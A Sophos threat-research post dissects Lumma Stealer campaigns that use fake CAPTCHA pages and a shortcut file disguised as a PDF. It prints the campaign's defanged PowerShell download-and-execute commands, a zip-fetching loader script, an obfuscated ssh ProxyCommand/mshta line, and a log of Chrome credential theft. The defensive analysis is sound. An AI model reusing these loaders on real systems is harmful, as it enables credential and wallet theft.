Lumma Stealer, coming and going

news.sophos.com/en-us/2025/05/09/lumma-stealer-coming-and-going/

May 9, 2025

In September 2024, a threat hunt across Sophos Managed Detection and Response's telemetry uncovered a Lumma Stealer campaign using fake CAPTCHA sites that instructed victims to paste a (malicious) PowerShell-encoded command into Windows' command-line interface. Subsequent investigations allowed us to dig deeply into the mechanics of the notorious information stealer. This post recounts those discoveries, as seen in various MDR investigations during the fall and winter of 2024-25.

Lumma Stealer basics

Lumma Stealer has been active since mid-2022 and is believed to have originated with a Russian-language developer. Offered as Malware-as-a-Service (MaaS), its maintainer sells access to the stealer via Telegram and offers updates and user support. Further information is made available on a dedicated Gitbook site.

The infostealer targets a variety of valuables including passwords, session tokens, cryptocurrency wallets, and personal information from compromised devices. The threat is amplified by its cunning delivery methods. In one instance, the attacker manipulated users'

trust in CAPTCHA challenges and employed social engineering tactics to deceive victims seeking software downloads. In another, more straightforward case, the user was directed to a malicious site and prompted to open a file in Windows Explorer.

The variations we saw in Lumma Stealer behavior are significant to defenders, because Lumma Stealer infection has been extremely common in recent months. That said, the delivery techniques we saw could easily be adapted to other malware beyond Lumma Stealer, making their documentation useful. (A list of IoCs will be made available on our GitHub repository.)

Our researchers are aware of similar work underway from Netskope Threat Labs, including an estimate that as many as 5,000 fake-CAPTCHA sites may be currently involved in a Lumma Stealer-related campaign. Likewise, researchers at Qualys have done solid research to detail the mechanisms Lumma Stealer has used in recent months. Sophos strongly recommends scrutiny of the IoCs these researchers have offered to the public, in addition to our own.

Investigation #1: The art(istsponsorship) of the steal

In this investigation, the observed attack flow with CAPTCHA involvement was relatively straightforward: The attacker creates a malicious site, “protected” by a normal-looking CAPTCHA verification at hxxps[://]camplytic[.]com/go/cdff9f96-8cbd-4c44-b679-2f612a64cd00. The visiting user clicks on the familiar I-am-not-a-robot box, as shown in Figure 1.



Figure 1: A familiar-seeming verification box

The user was next redirected to another alleged verification page, hxxps[://]sos-at-vie-1[.]exo[.]io/store-as/cloudflare-new-artist[.]html, on which they were asked to first load the Windows “run” command, then press Cntl-V followed by Enter, as shown in Figure 2.



Figure 2: The next "security check" request is somewhat unusual, but fairly straightforward for unwary users

Behind the scenes, once the user pastes the PowerShell command into the Run dialog box, it triggers a concealed JavaScript function that drops a PowerShell script onto the Clipboard and runs it in a hidden window:

```
C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe" -W Hidden -command $uR=
hxxps[://]fixedzip[.]oss-ap-southeast5[.]aliyuncs[.]com/new-artist[.]txt';
$reS=Invoke-WebRequest -Uri $uR -UseBasicParsing; $t=$reS.Content; iex $t
```

That script retrieves the infostealer malware from a command-and-control (C2) server, and it's off to the payload-retrieval races, as shown in Figure 3.



Figure 3: Attack flow with CAPTCHA abuse; note that Lumma Stealer itself is loaded midway through the process

When run, the PowerShell script retrieves the Lumma Stealer malware from an external server, initiating the download of the first stage of the malicious payload onto the compromised system. The command

```
$uR=hxxps[://]fixedzip[.]oss-ap-southeast-5[.]aliyuncs[.]com/new-artist[.]txt';
$reS=Invoke-WebRequest -Uri $uR -UseBasicParsing; $t=$reS.Content; iex$t
```

retrieves the content from the new-artist.txt file hosted on the external server. This content is then processed and executed through the Invoke-Expression cmdlet.

This new-artist.txt file in the code above contains another PowerShell script, which connects to hxxps[://]fixedzip[.]oss-ap-southeast-5[.]aliyuncs[.]com/artist[.]zip . This zipped copy of Lumma Stealer is downloaded to the target machine, extracted into the user's %AppData% path, and saved as 'ArtistSponsorship.exe' (sha256:e298cd6c5fe7b9b05a28480fd215ddcbd7aaa48a) for further execution, as shown in Figure 4.

```
$a1 = 'hxxps[://]fixedzip[.]oss-ap-southeast-5[.]aliyuncs[.]com/artist[.]zip'
$b2 = "$env:APPDATA\pkg[.]zip"
$c3 = "$env:APPDATA\Extracted"
$d4 = Join-Path $c3 'ArtistSponsorship[.]exe'

if (!(Test-Path $c3)) { New-Item -Path $c3 -ItemType Directory }

Invoke-WebRequest -Uri $a1 -OutFile $b2

Add-Type -A 'System[.]IO[.]Compression[.]FileSystem'
[IO[.]Compression[.]ZipFile]::ExtractToDirectory($b2, $c3)
Remove-Item $b2 -Force

Start-Process -FilePath $d4 -WindowStyle Hidden
```

Figure 4: The poisonous download

The ArtistSponsorship.exe file contains, among multiple dropped files as seen in Figure 5, the obfuscated AutoIt.exe script (sha256:05d8cf394190f3a707abfb25fb44d7da9d5f533d7d2063b23c00cc11253c8be7). These are dropped in the %temp% directory.

Figure 5: Multiple files dropped into %temp% by ArtistSponsorship.exe

The AutoIT script does a number of things and includes shellcode. Among its activities, it connects to the C2 domain snail-r1ced[.]cyou – IP 104.21.84[.]251 (CLOUDFLARENET). Lumma Stealer then targets user data, login credentials from various browsers, bitcoin wallets, and cookies. In Figure 6, AutoIt3.exe is accessing login data and cookies used by the Chrome browser.

start_time	subject	action	object
2024-11-13T04:44:40Z	Thread	Start	\Device\HarddiskVolume4\Users\ABC\AppData\Local\Temp\244214\AutoIt3.exe
2024-11-13T04:45:23Z	Network	TCP IPv4 Connect	[10.0.2.11]:52656 -> [104.21.84.251]:443
2024-11-13T04:45:24Z	FileOtherReads	Accessed	C:\Users\ABC\AppData\Local\Google\Chrome\User Data\Default\History
2024-11-13T04:45:24Z	RuntimeIOCs	IOC Detected	C:\Users\ABC\AppData\Local\Temp\244214\AutoIt3.exe
2024-11-13T04:45:24Z	FileOtherReads	Accessed	C:\Users\ABC\AppData\Local\Google\Chrome\User Data\Default\Login Data
2024-11-13T04:45:24Z	FileOtherReads	Accessed	C:\Users\ABC\AppData\Local\Google\Chrome\User Data\Default\Login Data For Account
2024-11-13T04:45:24Z	FileOtherReads	Accessed	C:\Users\ABC\AppData\Local\Google\Chrome\User Data\Default\Web Data
2024-11-13T04:45:24Z	RuntimeIOCs	IOC Detected	C:\Users\ABC\AppData\Local\Temp\244214\AutoIt3.exe
2024-11-13T04:45:25Z	FileOtherReads	Accessed	C:\Users\ABC\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies
2024-11-13T04:45:25Z	Ip	Connected	[10.0.2.11]:52696 -> [104.21.84.251]:443

Figure 6: Catching AutoIT3.exe red-handed with Chrome login credentials (among other things)

AutoIt3.exe then executes the script X.a3x to exfiltrate the captured Chrome login data and cookies to the C2 IP104.21.84[.]251(CLOUDFLARENET). In the case we observed, a file of just 6.37MB – the login data and cookies — was successfully exfiltrated, after which the AutoIt3.exe process terminated.

Investigation #2: A deep dive into the code

In this section, we'll dig far more deeply into the specifics of files and processes we encountered within the payload delivery chain. In the case we'll examine, the user inadvertently visited an infected site.

First, the user was prompted to open a PDF-format file in Windows Explorer, as shown in Figure 7.



Figure 7: The user is attempting to load a PDF, but that's not what's about to happen

The file, apparently a PDF called "Instruction_695-18014-012_Rev.PDF," is actually a remotely hosted .lnk (shortcut) file, as shown in Figure 8.



Figure 8: Windows warns that this is actually a shortcut, not a PDF

The shortcut file attempts to execute an obfuscated PowerShell script, as shown in Figure 9.



Figure 9: The obfuscated script in the Target field

The full text of the obfuscated script is

```
C:\Windows\System32\OpenSSH\sftp.exe -o ProxyCommand="powershell powershell -Command
('m]]]]]]sh]]]]]]]t]]]]]a]]]]]]].]]]]]ex]]]]]]]e]]]]]
h]]]]]tt]]]ps:]]]]]]/]]]]]]/s]]]]]t]]]]]]]atic]]].kli]]]]]]pxuh]]]]]aq.sh]]]]]]]op/W7]
 -replace ']')
```

When a user executes the shortcut file, sftp.exe will execute the obfuscated command through the ProxyCommand flag. However, sftp.exe doesn't actually establish the network connection itself; it delegates the task to ssh.exe with a special set of parameters:

```
"C:\Windows\System32\OpenSSH\ssh.exe" "-oForwardX11 no" "-oForwardAgent no" "-
oPermitLocalCommand no" "-oClearAllForwardings yes" -o "ProxyCommand=powershell
powershell -Command ('m]]]]]]sh]]]]]]]t]]]]]a]]]]]]].]]]]]ex]]]]]]]e]]]]]
h]]]]]tt]]]ps:]]]]]]/]]]]]]/s]]]]]t]]]]]]]atic]]].kli]]]]]]pxuh]]]]]aq.sh]]]]]]]op/W7]
 -replace ']')" "-oProtocol 2" -s -- . sftp .
```

As we see in the block of code above, the parameters exploit the 'ProxyCommand' option. ProxyCommand specifies a command to run instead of connecting directly to the target host. In the above example, ProxyCommand is set to run PowerShell, which in turn executes mshta.exe to download and execute a remote script.

The first PowerShell script execution is as shown in Figure 10.



Figure 10: The first execution is revealed

This script processes AES-encrypted data within the aepcc function, as shown in Figure 11.

Figure 11: Lumma Stealer's creators did not choose a weak encryption algorithm

In Figure 12, the AES key is listed first. It's followed by an initialization vector (IV) of 16 bytes of zeroes; the IV is there to add randomness to the start of the encryption process. Despite that, we decrypted the data using CyberChef, as shown.



Figure 12: CyberChef begins to reveal what's going on

Next, we decoded the script from base64 – closer to readable, but now a large mass of decimals, as shown in Figure 13.



Figure 13: The script comes into better focus

The decimals in that mass of numbers are in fact ASCII characters. A further pass by CyberChef, as shown in Figure 14, reveals that this is a PE file, one designed to download further payloads.



Figure 14: A PE file with a single malicious purpose

This script performs the following actions:

1. Sets variable ‘O’ equal to the C2 URL.
2. Dynamically retrieve the ‘Load’ method from the .NET ‘System.Reflection.Assembly’ class.
   The ‘Load’ method is then invoked on the value of variable ‘oQ7’ (the obfuscated PE); this essentially loads the PE into memory.
3. As displayed above, the PE contains a single static method named ‘aHdiNKuWlR’. This method downloads the content of the URL passed to it utilizing WebClient.
